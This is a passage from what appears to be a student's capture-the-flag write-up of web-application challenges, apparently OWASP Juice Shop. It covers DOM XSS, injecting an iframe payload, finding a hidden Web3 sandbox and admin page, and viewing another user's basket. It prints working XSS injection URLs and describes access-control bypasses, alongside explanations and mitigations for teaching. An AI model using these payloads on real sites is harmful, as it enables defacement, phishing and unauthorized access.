


Figure 4.4.6: Leaked Access Logs solved

5 XSS

5.1 DOM XSS ★

5.1.a Goals

The objective of this challenge is to perform a DOM-based Cross-Site Scripting (XSS) attack. The goal is to inject malicious JavaScript that executes in the browser by manipulating the Document Object Model (DOM) through an unfiltered search input, specifically utilizing an `iframe` tag.

5.1.b How did I analyze?

- **Observation:** The application features a search bar. When I search for a term, the application updates the page to display "Search results for [term]". I noticed that the search query is reflected in the URL parameter `q`.
- **Hypothesis:** If the application takes the `q` parameter from the URL (the "Source") and inserts it directly into the HTML page (the "Sink") using a method like `.innerHTML` without sanitization, I can inject HTML tags. If I inject an `iframe` or `script` tag, the browser will render it and execute my code.

5.1.c What did I do?

Step 1: [Identification]

- I confirmed that the search functionality reflects user input.
- I checked the URL: [http://\[IP\]:\[PORT\]/#/search?q=test](http://[IP]:[PORT]/#/search?q=test).




Figure 5.1.1: The search parameter reflecting input in the URL

Step 2: I URL-encoded the payload to ensure it didn't break the URL structure.

- Encoded Payload:

```
%3Ciframe%20src=%22javascript:alert(%60xss%60)%22%3E
```

- Full URL:

```
http://[IP:PORT]/#/search?q=%3Ciframe%20src=%22javascript:alert(%60xss%60)%22%3E
```




Figure 5.1.2: An alert box appeared with the text "xss".

5.1.d Why is it vulnerable?

- **Unsafe Sink:** The application takes untrusted data from the URL (Source) and passes it to a dangerous DOM execution sink (likely `innerHTML` or `outerHTML`) without validation.
- **Lack of Sanitization:** The application failed to strip dangerous HTML tags (like `<iframe>`, `<object>`, `<script>`) from the input before rendering it.

5.1.e How to prevent it?

- **Sanitize Input:** Use trusted libraries like **DOMPurify** to strip out malicious tags and attributes before rendering any user-supplied HTML.
- **Use Secure Frameworks:** Modern frameworks (Angular, React, Vue) auto-escape content by default. Avoid bypassing these protections (e.g., do not use `dangerouslySetInnerHTML` in React unless absolutely necessary and sanitized).
- **Content Security Policy (CSP):** Implement strict CSP headers to restrict where scripts and frames can be loaded from.

5.1.f What did I learn?

- **Client-Side Vulnerabilities:** I learned that DOM XSS happens entirely inside the browser. The server might see the request, but the vulnerability lies in the client-side JavaScript code.
- **Alternative Vectors:** When `<script>` tags don't work (often due to `.innerHTML` behavior), `<iframe>` or `<img>` (using `onerror`) are powerful alternatives.
- **Source to Sink:** Understanding the flow of data is key: Trace where the data comes from (Source) and where it lands (Sink).




Figure 5.1.3: DOM XSS solved

5.2 Bonus Payload ★

5.2.a Goals

The objective of this challenge is to perform a Cross-Site Scripting (XSS) attack using a specific, complex payload: an `iframe` that embeds a SoundCloud player. This challenge serves to demonstrate that XSS is not limited to popping alert boxes; it can be used to inject rich media, phishing forms, or third-party content into a vulnerable site.

5.2.b How did I analyze?

- **Observation:** Following the previous "DOM XSS" challenge, I knew the search function (`/search?q=`) was vulnerable to XSS and explicitly allowed `iframe` tags to be rendered.
- **Target:** The challenge explicitly asks to use a provided payload (a SoundCloud player embed code) rather than a simple script.
- **Hypothesis:** Since the application filters are weak, injecting a larger, more complex HTML structure should work, provided it is properly encoded to survive the transmission through the URL.




Figure 5.2.1: Search function endpoint

5.2.c What did I do?

Step 1: I obtained the specific payload required by the challenge description.

- **Payload:**

```
<iframe width="100%" height="166" scrolling="no" frameborder="no"
allow="autoplay"
src="https://w.soundcloud.com/player/?url=https%3A//api.soundcloud.com/tracks
/771984076&color=%23ff5500&auto_play=true&hide_related=false&show_comments=tr
ue&show_user=true&show_reposts=false&show_teaser=true"></iframe>
```

Step 2: I URL-encoded the entire payload.

URL Decoder/Encoder

%3Ciframe%20width%3D%22100%25%22%20height%3D%22166%22%20scrolling%3D%22no%22%20frameborder%3D%22no%22%20allow%3D%22autoplay%22%20src%3D%22https%3A%2F%2Fw.soundcloud.com%2Fplayer%2F%3Furl%3Dhttps%253A%2F%2Fapi.soundcloud.com%2Ftracks%2F771984076%26color%3D%2523ff5500%26auto_play%3Dtrue%26hide_related%3Dfalse%26show_comments%3Dtrue%26show_user%3Dtrue%26show_reposts%3Dfalse%26show_teaser%3Dtrue%22%3E%3C%2Fiframe%3E

Decode

Encode

• Insert a string of text and encode or decode it as you like

Figure 5.2.2: URL encode the payload

Step 3: I injected the encoded payload into the search bar via the URL.

Full Injection URL:

```
http://[IP]:[PORT]/#/search?q=%3Ciframe%20width%3D%22100%25%22%20height%3D%22166%22%20scrolling%3D%22no%22%20frameborder%3D%22no%22%20allow%3D%22autoplay%22%20src%3D%22https%3A%2F%2Fw.soundcloud.com%2Fplayer%2F%3Furl%3Dhttps%253A%2F%2Fapi.soundcloud.com%2Ftracks%2F771984076%26color%3D%2523ff5500%26auto_play%3Dtrue%26hide_related%3Dfalse%26show_comments%3Dtrue%26show_user%3Dtrue%26show_reposts%3Dfalse%26show_teaser%3Dtrue%22%3E%3C%2Fiframe%3E
```




Figure 5.2.3: The SoundCloud player successfully embedded in the page

5.2.d Why is it vulnerable?

- **Lack of Sanitization:** The application accepts and renders complex HTML tags from the user input without stripping them out.
- **Trusting User Input:** The search function assumes the input is just text to be displayed, but the browser interprets it as executable HTML code.

5.2.e How to prevent it?

- **Content Security Policy (CSP):** A strict CSP could prevent this specific attack by blocking iframe sources that are not explicitly whitelisted (e.g., `frame-src 'self'`). This would stop the SoundCloud player from loading even if the HTML injection succeeded.
- **Input Sanitization:** As with other XSS vulnerabilities, using a library like **DOMPurify** to strip HTML tags from search inputs is the primary defense.

5.2.f What did I learn?

- **XSS Versatility:** I learned that XSS is versatile. It is not just for stealing cookies; it can be used to deface a website, play unwanted audio, or embed phishing frames.
- **Complex Payloads:** Sometimes a simple `<script>` doesn't demonstrate the full impact. Injecting a full UI component (like a music player) visually demonstrates how much control an attacker can take over the page layout.




Figure 5.2.4: Bonus Payload solved

6 BROKEN ACCESS CONTROL

6.1 Web3 Sandbox ★

6.1.a Goals

The objective of this challenge is to discover an accidentally deployed Web3 code sandbox. This hidden interface allows users to write, compile, and deploy Ethereum smart contracts on the fly, representing a significant breach of access control.

6.1.b How did I analyze?

- **Observation:** The application clearly integrates some Web3 functionalities (like the Wallet or NFT features).
- **Hypothesis:** Developers often create specific "sandbox" or "test" environments to experiment with code without affecting the main application. I hypothesized that such a tool might have been left accessible on the production server under a predictable URL path.

6.1.c What did I do?

Step 1: I opened the development tool, search the `sandbox`




Figure 6.1.1: Search the sandbox path in main.js

Step 2: I hit the correct path:

```
http://[IP]:[PORT]/#/web3-sandbox.
```




Figure 6.1.2: Navigating to the hidden Web3 Sandbox URL

6.1.d Why is it vulnerable?

- **Broken Access Control:** A powerful development tool intended only for internal testing was deployed to the production environment without any authentication requirements.
- **Security by Obscurity:** The developers relied solely on the secrecy of the URL to protect the feature, which is easily bypassed by guessing or directory brute-forcing.

6.1.e How to prevent it?

- **Environment Segregation:** Ensure that development tools, test routes, and sandbox features are strictly removed or disabled in production builds. They should only exist in local or staging environments.

- **Access Controls:** If the tool must exist, implement robust authentication (e.g., Admin only) to restrict access to authorized personnel.
- **Disable Directory Listing:** Ensure that web server configurations do not allow users to list directory contents, which could reveal hidden folders like `/sandbox`.

6.1.f What did I learn?

- **Dangerous Leftovers:** I learned that "forgotten" features are a major security risk. A sandbox that allows executing code (even smart contracts) can be abused to test attacks or disrupt services.
- **URL Prediction:** URL guessing is a valid and effective reconnaissance technique. If a path makes sense logically (e.g., `web3-sandbox`), it probably exists.




Figure 6.1.3: Web3 Sandbox solved

6.2 Admin Section ★★




Figure 6.2.1: Navigate to /administration




Figure 6.2.2: Admin Section solved

6.3 View Basket ★★

6.3.a Goals

The objective of this challenge is to view a shopping basket that belongs to another user. This demonstrates a Broken Access Control vulnerability where the application relies on client-side storage to determine which basket to display, without verifying ownership on the server.

6.3.b How did I analyze?

- **Observation:** When I add items to my cart, the application needs to remember which basket belongs to me. I checked the URL, but it didn't contain a basket ID.
- **Hypothesis:** If the ID isn't in the URL, it must be stored in the browser's local memory (Cookies, Local Storage, or Session Storage). If I can find this identifier and modify it, the application might simply load the basket corresponding to the new ID I provide.

6.3.c What did I do?

Step 1: I added an item (e.g., Apple Juice) to my basket to ensure a session was active.

- I opened the browser's **Developer Tools** (F12) and navigated to the **Application** tab.
- On the left sidebar, I expanded **Session Storage** and clicked on the application's URL
- I identified a key named `bid` (Basket ID) with a value (e.g., 1).

